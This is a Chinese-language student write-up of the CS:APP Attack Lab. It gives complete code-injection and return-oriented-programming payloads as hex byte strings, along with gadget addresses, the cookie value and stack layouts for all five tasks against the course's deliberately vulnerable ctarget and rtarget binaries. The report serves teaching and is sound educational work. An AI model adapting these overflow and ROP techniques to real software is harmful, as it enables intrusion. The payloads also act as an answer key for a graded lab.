Attack Lab Report

Part I: Code Injection Attacks


前三个任务的基本原理都是将我们写的代码注入到栈中的某个区域中，然后通过栈溢出的方式使函数ret后执行去调用我们所写的指令。

Task1

通过`objdump -d`命令获得`ctarget`文件的汇编代码，任务一很简单只需要将touch1的函数入口地址放到test函数的返回地址即可让它执行这段代码，查看`ctartget`中`getbuf`函数栈帧空间为18个字节，因此注入字符如下，

```
00 00 00 00 00 00 00 00 #十八个字节的任意字符
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
f4 1c 40 00 00 00 00 00 #touch1的地址，小端在前
```

对应的栈帧构造如下



Task2

这次不仅需要我们调用一个函数，还需要为该函数传参，设计思路为利用`getbuf`的栈帧空间注入为参数赋值并调用`touch2`的命令，然后让`test`栈帧的返回地址指向`getbuf`的栈顶，从而调用我们写好的代码，我们自己写的代码应该首先将cookie值传入rdi，再让rip指向`touch2`地址，可以通过`pushq`+`ret`的方式来实现。

我们将需要注入的代码通过`objdump -r -D`反汇编得到二进制代码

```
   0:   48 c7 c7 6c f2 03 5b    mov    $0x5b03f26c,%rdi
   7:   68 28 1d 40 00          pushq  $0x401d28
   c:   c3                      retq
```


其中0x5b03f26c为cookie值，0x401d28为`touch2`的入口地址。

此外我们还需要知道`getbuf`栈顶地址的位置，这可以通过gdb调试设置断点得到，其地址为5565ed58

最终的注入字符如下：

```
48 c7 c7 6c #mov    $0x5b03f26c,%rdi
f2 03 5b 68 #pushq  $0x401d28
28 1d 40 00 c3 00 00 00 #retq
00 00 00 00 00 00 00 00
58 ed 65 55 00 00 00 00 #rsp地址
```

对应栈帧构造如下：



Task3


与前两个任务不同之处在于，本题在`touch3`函数内调了`hexmatch`函数，该函数会随机在其栈帧内压入数据`char *s = cbuf + random() % 100;`，这就会导致我们送入的字符串可能被覆盖，数据可能会丢失，因此我们需要把它存到一个更安全的地方——test函数的栈帧中，通过gdb调试，我们得到其栈顶地址为5565ed78，此外还需要将cookie值转为对应字符串的16进制Ascii码值，转换结果为35 62 30 33 66 32 36 63。因此我们总设计思路为：

- cookie转化为16进制
- 将字符串写到不会被覆盖的test栈空间，再将该地址送到%rdi中
- 将touch3首地址压栈再ret

填入字符串如下

```
48 c7 c7 78 ed 65 55 68 #movq    0x5565ed78, %rdi
4d 1e 40 00 c3 00 00 00 #pushq   0x401e4d       ret
00 00 00 00 00 00 00 00
58 ed 65 55 00 00 00 00 #getbuf rsp
35 62 30 33 66 32 36 63 00#cookie字符串形式16进制ascii值
```

对应栈帧构造如下：



Part II: Return-Oriented Programming

根据writeup，接下来两个任务中由于设置栈随机化，我们不能像前面三个一样定位到精确地址插入代码。而为了实现攻击，我们需要从已经给定的代码中截取我们需要的代码序列，且这些序列以ret结尾。

Task4

本题的`touch2`函数和Task2相同，要求都是要为调用函数并传入参数，汇编代码为

```
popq %rax
movq %rax,%rdi
```

用`objdump`反汇编`rtatget`文件后，找到这样两条代码段


```
401f1e: 8d 87 e1 40 58 c3       lea    -0x3ca7bf1f(%rdi),%eax
401f24: c3                      retq
```

```
401f34: b8 48 89 c7 90          mov    $0x90c78948,%eax
401f39: c3                      retq
```

其中`popq %rax`从401f22开始，`movq %rax,%rdi`从401f35开始，查找到touch2的入口地址后，最终注入的字符为

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
22 1f 40 00 00 00 00 00 #popq %rax
6c f2 03 5b 00 00 00 00 #cookie
35 1f 40 00 00 00 00 00 #movq %rax,%rdi
28 1d 40 00 00 00 00 00 #touch2
```

对应栈帧构造如下：



Task5

本任务的`touch3`函数和Task3相同，区别在于不能用绝对地址的方式定位test函数的栈顶，需要用偏移量的方式寻址。我们最终写的代码最终实现这样的功能：

- 把rsp里的栈指针地址放到rdi
- 拿到bias的值放到rsi
- 把栈指针地址和bias加起来放到rax，再传到rdi
- 调用`touch3`

对于加法，我们很幸运地从rtarget的反汇编文件中找到了这样一段代码，可以实现加法函数


```
401f5e: 48 8d 04 37             lea    (%rdi,%rsi,1),%rax
401f62: c3                      retq
```

其余对应的汇编代码也可以在文件中找到，最终输入的字符为

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
be 1f 40 00 00 00 00 00 #movq %rsp,%rax
0b 1f 40 00 00 00 00 00 #movq %rax,%rdi
22 1f 40 00 00 00 00 00 #popq %rax
48 00 00 00 00 00 00 00 #0x48
ea 1f 40 00 00 00 00 00 #movl %eax %edx
94 1f 40 00 00 00 00 00 #movl %edx %ecx
89 20 40 00 00 00 00 00 #movl %ecx %esi
5e 1f 40 00 00 00 00 00 #lea (%rdi,%rsi,1),%rax
0b 1f 40 00 00 00 00 00 #movq %rax,%rdi
4d 1e 40 00 00 00 00 00 #touch3
35 62 30 33 66 32 36 63 00  #cookie
```

其中偏移量0x48是根据`movq %rsp,%rax`到`cookie`字符串首地址之间的指令条数确定的，每条指令占8字节，共9条指令

对应栈帧结构如下：



感想和收获

相比协程lab，个人感觉这次的lab无论是在任务量还是难度上都相对友好，这既归公于助教和老师细致的准备工作和贴心的答疑，也得益于网上搜集到的大量相关教程，在本次实验完成的过程中，我主要参考了CSAPP实验之attack lab - 知乎 (zhihu.com)和实验三：Attack-Lab - 知乎 (zhihu.com)这两篇文章。

在完成Task5时，我遇到了一定的困难，程序提示我输入了错误的指令，经过我的反复调试，发现最后问题出在某一条`movl`语句截取的时候没有关注后面跟着的字节使那条指令不在是我期待的`movl`含义，我后来找到了另一条更简单的语句来截取，成功解决了这个问题。

总体来说本实验中我收获颇丰，对汇编语言和机器码之间的转换，程序运行过程中栈帧的变化，指令和数据之间的关系都有了更深入的理解，在此对助教们的辛苦付出表示感谢！